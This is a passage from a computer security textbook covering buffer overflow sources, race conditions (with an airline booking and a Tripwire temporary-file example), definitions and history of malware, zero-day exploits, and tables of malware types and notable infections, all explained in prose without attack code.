Another source of data-length errors is procedure parameters, from web or conventional applications. Among the sources of problems are these:

- *Too many parameters.* Even though an application receives only three incoming parameters, for example, that application can incorrectly write four outgoing result parameters by using stray data adjacent to the legitimate parameters passed in the calling stack frame. (The opposite problem, more inputs than the application expects, is less of a problem because the called applications’ outputs will stay within the caller’s allotted space.)
- *Wrong output type or size.* A calling and called procedure need to agree on the type and size of data values exchanged. If the caller provides space for a two-byte integer but the called routine produces a four-byte result, those extra two bytes will go somewhere. Or a caller may expect a date result as a number of days after 1 January 1970 but the result produced is a string of the form “dd-mmm-yyyy.”
- *Too-long string.* A procedure can receive as input a string longer than it can handle, or it can produce a too-long string on output, each of which will also cause an overflow condition.

Procedures often have or allocate temporary space in which to manipulate parameters, so temporary space has to be large enough to contain the parameter’s value. If the parameter being passed is a null-terminated string, the procedure cannot know how long

the string will be until it finds the trailing null, so a very long string will exhaust the buffer.

Unsafe Utility Program

Programming languages, especially C, provide a library of utility routines to assist with common activities, such as moving and copying strings. In C the function `strcpy(dest, src)` copies a string from `src` to `dest`, stopping on a null, with the potential to overrun allocated memory. A safer function is `strncpy(dest, src, max)`, which copies up to the null delimiter or `max` characters, whichever comes first.

Although there are other sources of overflow problems, from these descriptions you can readily see why so many problems with buffer overflows occur. Next, we describe several classic and significant exploits that have had a buffer overflow as a significant contributing cause. From these examples you can see the amount of harm that a seemingly insignificant program fault can produce.

Race Condition

As the name implies, a race condition means that two processes are competing within the same time interval, and the race affects the integrity or correctness of the computing tasks. For instance, two devices may submit competing requests to the operating system for a given chunk of memory at the same time. In the two-step request process, each device first asks if the size chunk is available, and if the answer is yes, then reserves that chunk for itself. Depending on the timing of the steps, the first device could ask for the chunk, get a “yes” answer, but then not get the chunk because it has already been assigned to the second device. In cases like this, the two requesters “race” to obtain a resource. A race condition occurs most often in an operating system, but it can also occur in multithreaded or cooperating processes.

Unsynchronized Activity

In a **race condition** or **serialization flaw** two processes execute concurrently, and the outcome of the computation depends on the order in which instructions of the processes execute.

Race condition: situation in which program behavior depends on the order in which two procedures execute

Imagine an airline reservation system. Each of two agents, A and B, simultaneously tries to book a seat for a passenger on flight 45 on 10 January, for which there is exactly one seat available. If agent A completes the booking before that for B begins, A gets the seat and B is informed that no seats are available. In [Figure 3-16](#) we show a timeline for this situation.




FIGURE 3-16 Seat Request and Reservation Example

However, you can imagine a situation in which A asks if a seat is available, is told yes, and proceeds to complete the purchase of that seat. Meanwhile, between the time A asks and then tries to complete the purchase, agent B asks if a seat is available. The system designers knew that sometimes agents inquire about seats but never complete the booking; their clients often choose different itineraries once they explore their options. For later reference, however, the booking software gives each agent a reference number to make it easy for the server to associate a booking with a particular flight. Because A has not completed the transaction before the system gets a request from B, the system tells B that the seat is available. If the system is not designed properly, both agents can complete their transactions, and two passengers will be confirmed for that one seat (which will be uncomfortable, to say the least). We show this timeline in [Figure 3-17](#).




FIGURE 3-17 Overbooking Example

A race condition is difficult to detect because it depends on the order in which two processes execute. But the execution order of the processes can depend on many other things, such as the total load on the system, the amount of available memory space, the priority of each process, or the number and timing of system interrupts to the processes. During testing, and even for a long period of execution, conditions may never cause this particular overload condition to occur. Given these difficulties, programmers can have trouble devising test cases for all the possible conditions under which races can occur. Indeed, the problem may occur with two independent programs that happen to access certain shared resources, something the programmers of each program never envisioned.

Most of today's computers are configured with applications selected by their owners, tailored specifically for the owner's activities and needs. These applications, as well as the operating system and device drivers, are likely to be produced by different vendors with different design strategies, development philosophies, and testing protocols. The likelihood of a race condition increases with this increasing system heterogeneity.

Security Implication

The security implication of race conditions is evident from the airline reservation example. A race condition between two processes can cause inconsistent, undesired and therefore wrong, outcomes—a failure of integrity.

A race condition also raised another security issue when it occurred in an old version of the Tripwire program. Tripwire is a utility for preserving the integrity of files, introduced in [Chapter 2](#). As part of its operation it creates a temporary file to which it writes a log of its activity. In the old version, Tripwire (1) chose a name for the temporary file, (2) checked the file system to ensure that no file of that name already existed, (3) created a file by that name, and (4) later opened the file and wrote results. Wheeler [[WHE04](#)] describes how a malicious process can subvert Tripwire's steps by changing the newly created temporary file to a pointer to any other system file the process wants Tripwire to destroy by overwriting.

In this example, the security implication is clear: Any file can be compromised by a carefully timed use of the inherent race condition between steps 2 and 3, as shown in [Figure 3-18](#). Overwriting a file may seem rather futile or self-destructive, but an attacker gains a strong benefit. Suppose, for example, the attacker wants to conceal which other processes were active when an attack occurred (so a security analyst will not know what program caused the attack). A great gift to the attacker is that of allowing an innocent but privileged utility program to obliterate the system log file of process activations. Usually that file is well protected by the system, but in this case, all the attacker has to do is point to it and let the Tripwire program do the dirty work.




FIGURE 3-18 File Name Race Condition

Race conditions depend on the order and timing of two different processes, making these errors hard to find (and test for).

If the malicious programmer acts too early, no temporary file has yet been created, and if the programmer acts too late, the file has been created and is already in use. But if the programmer's timing is between too early and too late, Tripwire will innocently write its temporary data over whatever file is pointed at. Although this timing may seem to be a serious constraint, the attacker has an advantage: If the attacker is too early, the attacker can try again and again until either the attack succeeds or is too late.

Thus, race conditions can be hard to detect; testers are challenged to set up exactly the necessary conditions of system load and timing. For the same reason, race condition threats are hard for the attacker to execute. Nevertheless, if race condition vulnerabilities exist, they can also be exploited.

The vulnerabilities we have presented here—incomplete mediation, race conditions, time-of-check to time-of-use, and undocumented access points—are flaws that can be exploited to cause a failure of security. Throughout this book we describe other sources of failures because programmers have many process points to exploit and opportunities to create program flaws. Most of these flaws may have been created because the programmer failed to think clearly and carefully: simple human errors. Occasionally, however, the programmer maliciously planted an intentional flaw. Or, more likely, the assailant found one of these innocent program errors and exploited it for malicious purpose. In the descriptions of program flaws we have pointed out how an attacker could capitalize on the error. In the next section we explain in more detail the harm that malicious code can cause.

3.2 Malicious Code—Malware

In May 2010, researcher Roger Thompson of the antivirus firm AVG detected malicious code at the web site of the U.S. Bureau of Engraving and Printing, a part of the Treasury Department [MCM10]. The site has two particularly popular sections: a description of the design of the newly redesigned U.S. \$100 bill and a set of steps for identifying counterfeit currency.

The altered web site contained a hidden call to a web site in the Ukraine, which then

attempted to exploit known vulnerabilities in the web site to lodge malicious code on unsuspecting users' machines. Visitors to the site would download pictures and text, as expected; what visitors couldn't see, and probably did not expect, was that they also downloaded an additional web code script that invoked code at the Ukrainian site.

The source of the exploit is unknown; some researchers think it was slipped into the site's tracking tool that tallies and displays the number of visits to a web page. Other researchers think it was introduced in a configuration flaw from the company acting as the Treasury Department's web site provider.

Two features of this attack are significant. First, U.S. government sites are seldom unwitting propagators of code attacks because administrators strongly defend the sites and make them resistant to attackers. But precisely those characteristics make users more willing to trust these sites to be free of malicious code, so users readily open their windows and download their content, which makes such sites attractive to attackers.

Second, this attack seems to have used the Eleonore attack toolkit [FIS10]. The kit is a package of attacks against known vulnerabilities, some from as long ago as 2005, combined into a ready-to-run package. A kind of "click and run" application, the \$2000 kit has been around in different versions since 2009. Each kit sold is preconfigured for use against only one web site address (although customers can buy additional addresses), so the attacker who bought the kit intended to dispatch the attack specifically through the Treasury web site, perhaps because of its high credibility with users.

As malicious code attacks go, this one was not the most sophisticated, complicated, or devastating, but it illustrates several important features we explore as we analyze malicious code, the topic of this chapter. We also describe some other malicious code attacks that have had a far more serious impact.

Malicious code comes in many forms under many names. In this chapter we explore three of the most popular forms: viruses, Trojan horses, and worms. The distinctions among them are small, and we do not need to classify any piece of code precisely. More important is to learn about the nature of attacks from these three: how they can spread, what harm they can cause, and how they can be controlled. We can then apply this knowledge to other types of malicious code, including code forms that do not yet have popular names.

Malware—Viruses, Trojan Horses, and Worms

Malicious code or **rogue programs** or **malware** (short for MALicious softWARE) is the general name for programs or program parts planted by an agent with malicious intent to cause unanticipated or undesired effects. The agent is the program's writer or distributor. Malicious intent distinguishes this type of code from unintentional errors, even though both kinds can certainly have similar and serious negative effects. This definition also excludes coincidence, in which minor flaws in two benign programs combine for a negative effect. Most faults found in software inspections, reviews, and testing do not qualify as malicious code; their cause is usually unintentional. However, unintentional faults can in fact invoke the same responses as intentional malevolence; a benign cause can still lead to a disastrous effect.

Malicious code can be directed at a specific user or class of users, or it can be for anyone.

You may have been affected by malware at one time or another, either because your computer was infected or because you could not access an infected system while its administrators were cleaning up the mess caused by the infection. The malware may have been caused by a worm or a virus or neither; the infection metaphor often seems apt, but the terminology of malicious code is sometimes used imprecisely. Here we distinguish names applied to certain types of malware, but you should focus on methods and impacts, instead of names. That which we call a virus by any other name would smell as vile.

A **virus** is a program that can replicate itself and pass on malicious code to other nonmalicious programs by modifying them. The term “virus” was coined because the affected program acts like a biological virus: It infects other healthy subjects by attaching itself to the program and either destroying the program or coexisting with it. Because viruses are insidious, we cannot assume that a clean program yesterday is still clean today. Moreover, a good program can be modified to include a copy of the virus program, so the infected good program itself begins to act as a virus, infecting other programs. The infection usually spreads at a geometric rate, eventually overtaking an entire computing system and spreading to other connected systems.

Virus: code with malicious purpose; intended to spread

A virus can be either transient or resident. A **transient virus** has a life span that depends on the life of its host; the virus runs when the program to which it is attached executes, and it terminates when the attached program ends. (During its execution, the transient virus may spread its infection to other programs.) A **resident virus** locates itself in memory; it can then remain active or be activated as a stand-alone program, even after its attached program ends.

The terms worm and virus are often used interchangeably, but they actually refer to different things. A **worm** is a program that spreads copies of itself through a network. (John Shoch and Jon Hupp [[SHO82](#)] are apparently the first to describe a worm, which, interestingly, was created for nonmalicious purposes. Researchers at the Xerox Palo Alto Research Center, Shoch and Hupp wrote the first program as an experiment in distributed computing.) The primary difference between a worm and a virus is that a worm operates through networks, and a virus can spread through any medium (but usually uses a copied program or data files). Additionally, the worm spreads copies of itself as a stand-alone program, whereas the virus spreads copies of itself as a program that attaches to or embeds in other programs.

Worm: program that spreads copies of itself through a network

Spreading copies of yourself seems boring and perhaps narcissistic. But worms do have a common, useful purpose. How big is the Internet? What addresses are in use? Worm programs, sometimes called “crawlers” seek out machines on which they can install small pieces of code to gather such data. The code items report back to collection points, telling

what connectivity they have found. As we describe in [Chapter 6](#), this kind of reconnaissance can also have a negative security purpose; the worms that travel and collect data do not have to be evil.

As a slightly different example of this type of worm, consider how search engines know about all the pages on the web. A **bot** (short for robot), is a kind of worm used in vast numbers by search engine hosts like Bing and Google. Armies of these agents run on any computers on which they can install themselves. Their purpose is to scan accessible web content continuously and report back to their controller any new content they have found. In this way, the agents find pages that their controllers then catalog, enabling the search engines to return these results in response to individuals' queries. Thus, when you post a new web page (or modify an old one) with results of your research on why people like peanut butter, a crawler soon notices that page and informs its controller of the contents and whereabouts of your new page.

A **Trojan horse** is malicious code that, in addition to its primary effect, has a second, nonobvious, malicious effect. The name is derived from a reference to the Trojan war. Legends tell how the Greeks tricked the Trojans by leaving a great wooden horse outside the Trojans' defensive wall. The Trojans, thinking the horse a gift, took it inside and gave it pride of place. But unknown to the naïve Trojans, the wooden horse was filled with the bravest of Greek soldiers. In the night, the Greek soldiers descended from the horse, opened the gates, and signaled their troops that the way in was now clear to capture Troy. In the same way, Trojan horse malware slips inside a program undetected and produces unwelcome effects later on.

As an example of a computer Trojan horse, consider a login script that solicits a user's identification and password, passes the identification information on to the rest of the system for login processing, but also retains a copy of the information for later, malicious use. In this example, the user sees only the login occurring as expected, so there is no reason to suspect that any other, unwelcome action took place.

Trojan horse: program with benign apparent effect but second, hidden, malicious effect

To remember the differences among these three types of malware, understand that a Trojan horse is on the surface a useful program with extra, undocumented (malicious) features. It does not necessarily try to propagate. By contrast, a virus is a malicious program that attempts to spread to other computers, as well as perhaps performing unpleasant action on its current host. The virus does not necessarily spread by using a network's properties; it can be spread instead by traveling on a document transferred by a portable device (that memory stick you just inserted in your laptop!) or triggered to spread to other, similar file types when a file is opened. However, a worm requires a network for its attempts to spread itself elsewhere.

Beyond this basic terminology, there is much similarity in types of malicious code. Many other types of malicious code are shown in [Table 3-2](#). As you can see, types of malware differ widely in their operation, transmission, and objective. Any of these terms is used popularly to describe malware, and you will encounter imprecise and overlapping

definitions. Indeed, people sometimes use virus as a convenient general term for malicious code. Again, let us remind you that nomenclature is not critical; impact and effect are. Battling over whether something is a virus or worm is beside the point; instead, we concentrate on understanding the mechanisms by which malware perpetrates its evil.

Code Type	Characteristics
Virus	Code that causes malicious behavior and propagates copies of itself to other programs
Trojan horse	Code that contains unexpected, undocumented, additional functionality
Worm	Code that propagates copies of itself through a network; impact is usually degraded performance
Rabbit	Code that replicates itself without limit to exhaust resources
Logic bomb	Code that triggers action when a predetermined condition occurs
Time bomb	Code that triggers action when a predetermined time occurs
Dropper	Transfer agent code only to drop other malicious code, such as virus or Trojan horse
Hostile mobile code agent	Code communicated semi-autonomously by programs transmitted through the web
Script attack, JavaScript, Active code attack	Malicious code communicated in JavaScript, ActiveX, or another scripting language, downloaded as part of displaying a web page
RAT (remote access Trojan)	Trojan horse that, once planted, gives access from remote location
Spyware	Program that intercepts and covertly communicates data on the user or the user's activity
Bot	Semi-autonomous agent, under control of a (usually remote) controller or "herder"; not necessarily malicious
Zombie	Code or entire computer under control of a (usually remote) program
Browser hijacker	Code that changes browser settings, disallows access to certain sites, or redirects browser to others
Rootkit	Code installed in "root" or most privileged section of operating system; hard to detect
Trapdoor or backdoor	Code feature that allows unauthorized access to a machine or program; bypasses normal access control and authentication
Tool or toolkit	Program containing a set of tests for vulnerabilities; not dangerous itself, but each successful test identifies a vulnerable host that can be attacked
Scareware	Not code; false warning of malicious code attack

TABLE 3-2 Types of Malicious Code

In this chapter we explore viruses in particular, because their ability to replicate and cause harm gives us insight into two aspects of malicious code. Throughout the rest of this chapter we may also use the general term **malware** for any type of malicious code. You should recognize that, although we are interested primarily in the malicious aspects of these code forms so that we can recognize and address them, not all activities listed here are always malicious.

Every month the security firm Kaspersky reports the top 20 infections detected on users' computers by its products. (See <http://www.securelist.com/en/analysis>.) In April 2014, for example, there were eight adware attacks (ads offering useless or malicious programs for sale), and nine Trojan horses or Trojan horse transmitters in the top 20, and two exploit script attacks, which we also describe in this chapter. But the top attack type, comprising 81.73 percent of attacks, was malicious URLs, described in the next chapter. A different measure counts the number of pieces of malicious code Kaspersky products

found on protected computers (that is, malware not blocked by Kaspersky's email and Internet activity screens). Among the top 20 types of malware were five Trojan horses, one Trojan horse transmitter, eight varieties of adware, two viruses, two worms, and one JavaScript attack. So all attack types are important, and, as [Sidebar 3-5](#) illustrates, general malicious code has a significant impact on computing.

Sidebar 3-5 The Real Impact of Malware

Measuring the real impact of malware, especially in financial terms, is challenging if not impossible. Organizations are loath to report breaches except when required by law, for fear of damage to reputation, credit rating, and more. Many surveys report number of incidents, financial impact, and types of attacks, but by and large they are convenience surveys that do not necessarily represent the real situation. Shari Lawrence Pfleeger [[PFL08](#)], Rachel Rue [[RUE09](#)], and Ian Cook [[COO10](#)] describe in more detail why these reports are interesting but not necessarily trustworthy.

For the last several years, Verizon has been studying breaches experienced by many customers willing to collaborate and provide data; the Verizon reports are among the few credible and comparable studies available today. Although you should remember that the results are particular to the type of customer Verizon supports, the results are nonetheless interesting for illustrating that malware has had severe impacts in a wide variety of situations.

The 2014 Verizon Breach Report [[VER14](#)] shows that, from 2010 to 2013, the percentage of data breaches motivated by financial gain fell from about 90 percent to 55 percent, while the number of breaches for purpose of espionage rose from near zero percent to almost 25 percent. Although the figures show some swings from year to year, the overall trend is downward for financial gain and upward for espionage. (Verizon acknowledges part of the increase is no doubt due to more comprehensive reporting from a larger number of its reporting partners; thus the data may reflect better data collection from more sources.)

Do not be misled, however. Espionage certainly has a financial aspect as well. The cost of a data breach at a point of sale (fraud at the checkout desk) is much easier to calculate than the value of an invention or a pricing strategy. Knowing these things, however, can help a competitor win sales away from the target of the espionage.

We preface our discussion of the details of these types of malware with a brief report on the long history of malicious code. Over time, malicious code types have evolved as the mode of computing itself has changed from multiuser mainframes to single-user personal computers to networked systems to the Internet. From this background you will be able to understand not only where today's malicious code came from but also how it might evolve.

History of Malicious Code

The popular literature and press continue to highlight the effects of malicious code as if

it were a relatively recent phenomenon. It is not. Fred Cohen [[COH87](#)] is sometimes credited with the discovery of viruses, but Cohen only gave a name to a phenomenon known long before. For example, Shoch and Hupp [[SHO82](#)] published a paper on worms, and Ken Thompson, in his 1984 Turing Award lecture, “Reflections on Trusting Trust” [[THO84](#)], described malicious code that can be passed by a compiler. In that lecture, he refers to an earlier Air Force document, the Multics security evaluation by Paul Karger and Roger Schell [[KAR74](#), [KAR02](#)]. In fact, references to malicious code go back at least to 1970. Willis Ware’s 1970 study (publicly released in 1979 [[WAR70](#)]) and James P. Anderson’s planning study for the U.S. Air Force [[AND72](#)] *still*, decades later, accurately describe threats, vulnerabilities, and program security flaws, especially intentional ones.

Perhaps the progenitor of today’s malicious code is the game Darwin, developed by Vic Vyssotsky, Doug McIlroy, and Robert Morris of AT&T Bell Labs in 1962 (described in [[ALE72](#)]). This program was not necessarily malicious but it certainly was malevolent: It represented a battle among computer programs, the objective of which was to kill opponents’ programs. The battling programs had a number of interesting properties, including the ability to reproduce and propagate, as well as hide to evade detection and extermination, all of which sound like properties of current malicious code.

Malicious code dates certainly to the 1970s, and likely earlier. Its growth has been explosive, but it is certainly not a recent phenomenon.

Through the 1980s and early 1990s, malicious code was communicated largely person-to-person by means of infected media (such as removable disks) or documents (such as macros attached to documents and spreadsheets) transmitted through email. The principal exception to individual communication was the Morris worm [[ROC89](#), [SPA89](#), [ORM03](#)], which spread through the young and small Internet, then known as the ARPANET. (We discuss the Morris worm in more detail later in this chapter.)

During the late 1990s, as the Internet exploded in popularity, so too did its use for communicating malicious code. Network transmission became widespread, leading to Melissa (1999), ILoveYou (2000), and Code Red and NIMDA (2001), all programs that infected hundreds of thousands—and possibly millions—of systems.

Malware continues to become more sophisticated. For example, one characteristic of Code Red, its successors SoBig and Slammer (2003), as well as most other malware that followed, was exploitation of known system vulnerabilities, for which patches had long been distributed but for which system owners had failed to apply the protective patches. In 2012 security firm Solutionary looked at 26 popular toolkits used by hackers and found that 58 percent of vulnerabilities exploited were over two years old, with some dating back to 2004.

Zero day attack: Active malware exploiting a product vulnerability for which the manufacturer has no countermeasure available.

A more recent phenomenon is called a **zero-day attack**, meaning use of malware that exploits a previously unknown vulnerability or a known vulnerability for which no countermeasure has yet been distributed. The moniker refers to the number of days (zero)

during which a known vulnerability has gone without being exploited. The exploit window is diminishing rapidly, as shown in [Sidebar 3-6](#).

Sidebar 3-6 Rapidly Approaching Zero

Y2K or the year 2000 problem, when dire consequences were forecast for computer clocks with 2-digit year fields that would turn from 99 to 00, was an ideal problem: The threat was easy to define, time of impact was easily predicted, and plenty of advance warning was given. Perhaps as a consequence, very few computer systems and people experienced significant harm early in the morning of 1 January 2000. Another countdown clock has computer security researchers much more concerned.

The time between general knowledge of a product vulnerability and appearance of code to exploit that vulnerability is shrinking. The general exploit timeline follows this sequence:

- An attacker discovers a previously unknown vulnerability.
- The manufacturer becomes aware of the vulnerability.
- Someone develops code (called proof of concept) to demonstrate the vulnerability in a controlled setting.
- The manufacturer develops and distributes a patch or workaround that counters the vulnerability.
- Users implement the control.
- Someone extends the proof of concept, or the original vulnerability definition, to an actual attack.

As long as users receive and implement the control before the actual attack, no harm occurs. An attack before availability of the control is called a **zero-day exploit**. Time between proof of concept and actual attack has been shrinking. Code Red, one of the most virulent pieces of malicious code, in 2001 exploited vulnerabilities for which the patches had been distributed more than a month before the attack. But more recently, the time between vulnerability and exploit has steadily declined. On 18 August 2005, Microsoft issued a security advisory to address a vulnerability of which the proof of concept code was posted to the French SIRT (Security Incident Response Team) web site frsirt.org. A Microsoft patch was distributed a week later. On 27 December 2005, a vulnerability was discovered in Windows metafile (.WMF) files. Within hours hundreds of sites began to exploit the vulnerability to distribute malicious code, and within six days a malicious code toolkit appeared, by which anyone could easily create an exploit. Microsoft released a patch in nine days.

Security firm Symantec in its Global Internet Security Threat Report [[SYM14b](#)] found 23 zero-day vulnerabilities in 2013, an increase from 14 the previous year and 8 for 2011. Although these seem like small numbers the important observation is the upward trend and the rate of increase. Also, software under such attack is executed by millions of users in thousands of applications. Because a zero-day attack is a surprise to the maintenance staff of the affected software, the vulnerability remains exposed until the staff can find a

repair. Symantec reports vendors take an average of four days to prepare and distribute a patch for the top five zero-day attacks; users will actually apply the patch at some even later time.

But what exactly is a zero-day exploit? It depends on who is counting. If the vendor knows of the vulnerability but has not yet released a control, does that count as zero day, or does the exploit have to surprise the vendor? David Litchfield of Next Generation Software in the U.K. identified vulnerabilities and informed Oracle. He claims Oracle took an astonishing 800 days to fix two of them and others were not fixed for 650 days. Other customers are disturbed by the slow patch cycle—Oracle released no patches between January 2005 and March 2006 [GRE06]. Distressed by the lack of response, Litchfield finally went public with the vulnerabilities to force Oracle to improve its customer support. Obviously, there is no way to determine if a flaw is known only to the security community or to attackers as well unless an attack occurs.

Shrinking time between knowledge of vulnerability and exploit puts pressure on vendors and users both, and time pressure is not conducive to good software development or system management.

The worse problem cannot be controlled: vulnerabilities known to attackers but not to the security community.

Today's malware often stays dormant until needed, or until it targets specific types of software to debilitate some larger (sometimes hardware) system. For instance, Conficker (2008) is a general name for an infection that leaves its targets under the control of a master agent. The effect of the infection is not immediate; the malware is latent until the master agent causes the infected agents to download specific code and perform a group attack.

Malware doesn't attack just individual users and single computers. Major applications and industries are also at risk.

For example, Stuxnet (2010) received a great deal of media coverage in 2010. A very sophisticated piece of code, Stuxnet exploits a vulnerability in Siemens' industrial control systems software. This type of software is especially popular for use in supervisory control and data acquisition (SCADA) systems, which control processes in chemical manufacturing, oil refining and distribution, and nuclear power plants—all processes whose failure can have catastrophic consequences. [Table 3-3](#) gives a timeline of some of the more notable malicious code infections.

Year	Name	Characteristics
1982	Elk Cloner	First virus; targets Apple II computers
1985	Brain	First virus to attack IBM PC
1988	Morris worm	Allegedly accidental infection disabled large portion of the ARPANET; precursor to today's Internet
1989	Ghostballs	First multipartite (has more than one executable piece) virus
1990	Chameleon	First polymorphic (changes form to avoid detection) virus
1995	Concept	First virus spread via Microsoft Word document macro
1998	Back Orifice	Tool allows remote execution and monitoring of infected computer
1999	Melissa	Virus spreads through email address book
2000	IloveYou	Worm propagates by email containing malicious script. Retrieves victim's address book to expand infection. Estimated 50 million computers affected.
2000	Timofonica	First virus targeting mobile phones (through SMS text messaging)
2001	Code Red	Virus propagates from 1st to 20th of month, attacks whitehouse.gov web site from 20th to 28th, rests until end of month, and restarts at beginning of next month; resides only in memory, making it undetected by file-searching antivirus products
2001	Code Red II	Like Code Red, but also installing code to permit remote access to compromised machines
2001	Nimda	Exploits known vulnerabilities; reported to have spread through 2 million machines in a 24-hour period
2003	Slammer worm	Attacks SQL database servers; has unintended denial-of-service impact due to massive amount of traffic it generates
2003	SoBig worm	Propagates by sending itself to all email addresses it finds; can fake From: field; can retrieve stored passwords
2004	MyDoom worm	Mass-mailing worm with remote-access capability
2004	Bagle or Beagle worm	Gathers email addresses to be used for subsequent spam mailings; SoBig, MyDoom, and Bagle seemed to enter a war to determine who could capture the most email addresses
2008	Rustock.C	Spam bot and rootkit virus
2008	Conficker	Virus believed to have infected as many as 10 million machines; has gone through five major code versions
2010	Stuxnet	Worm attacks SCADA automated processing systems; zero-day attack
2011	Duqu	Believed to be variant on Stuxnet
2013	CryptoLocker	Ransomware Trojan that encrypts victim's data storage and demands a ransom for the decryption key

TABLE 3-3 Notable Malicious Code Infections

With this historical background we now explore more generally the many types of malicious code.

Technical Details: Malicious Code

The number of strains of malicious code is unknown. According to a testing service [[AVC10](#)], malicious code detectors (such as familiar antivirus tools) that look for malware “signatures” cover over 1 million definitions, although because of mutation, one strain may involve several definitions. Infection vectors include operating systems, document applications (primarily word processors and spreadsheets), media players, browsers, document-rendering engines (such as Adobe PDF reader) and photo-editing programs. Transmission media include documents, photographs, and music files, on networks, disks,

flash media (such as USB memory devices), and even digital photo frames. Infections involving other programmable devices with embedded computers, such as mobile phones, automobiles, digital video recorders, and cash registers, are becoming targets for malicious code.

In this section we explore four aspects of malicious code infections:

- *harm*—how they affect users and systems
- *transmission and propagation*—how they are transmitted and replicate, and how they cause further transmission
- *activation*—how they gain control and install themselves so that they can reactivate
- *stealth*—how they hide to avoid detection

We begin our study of malware by looking at some aspects of harm caused by malicious code.

Harm from Malicious Code

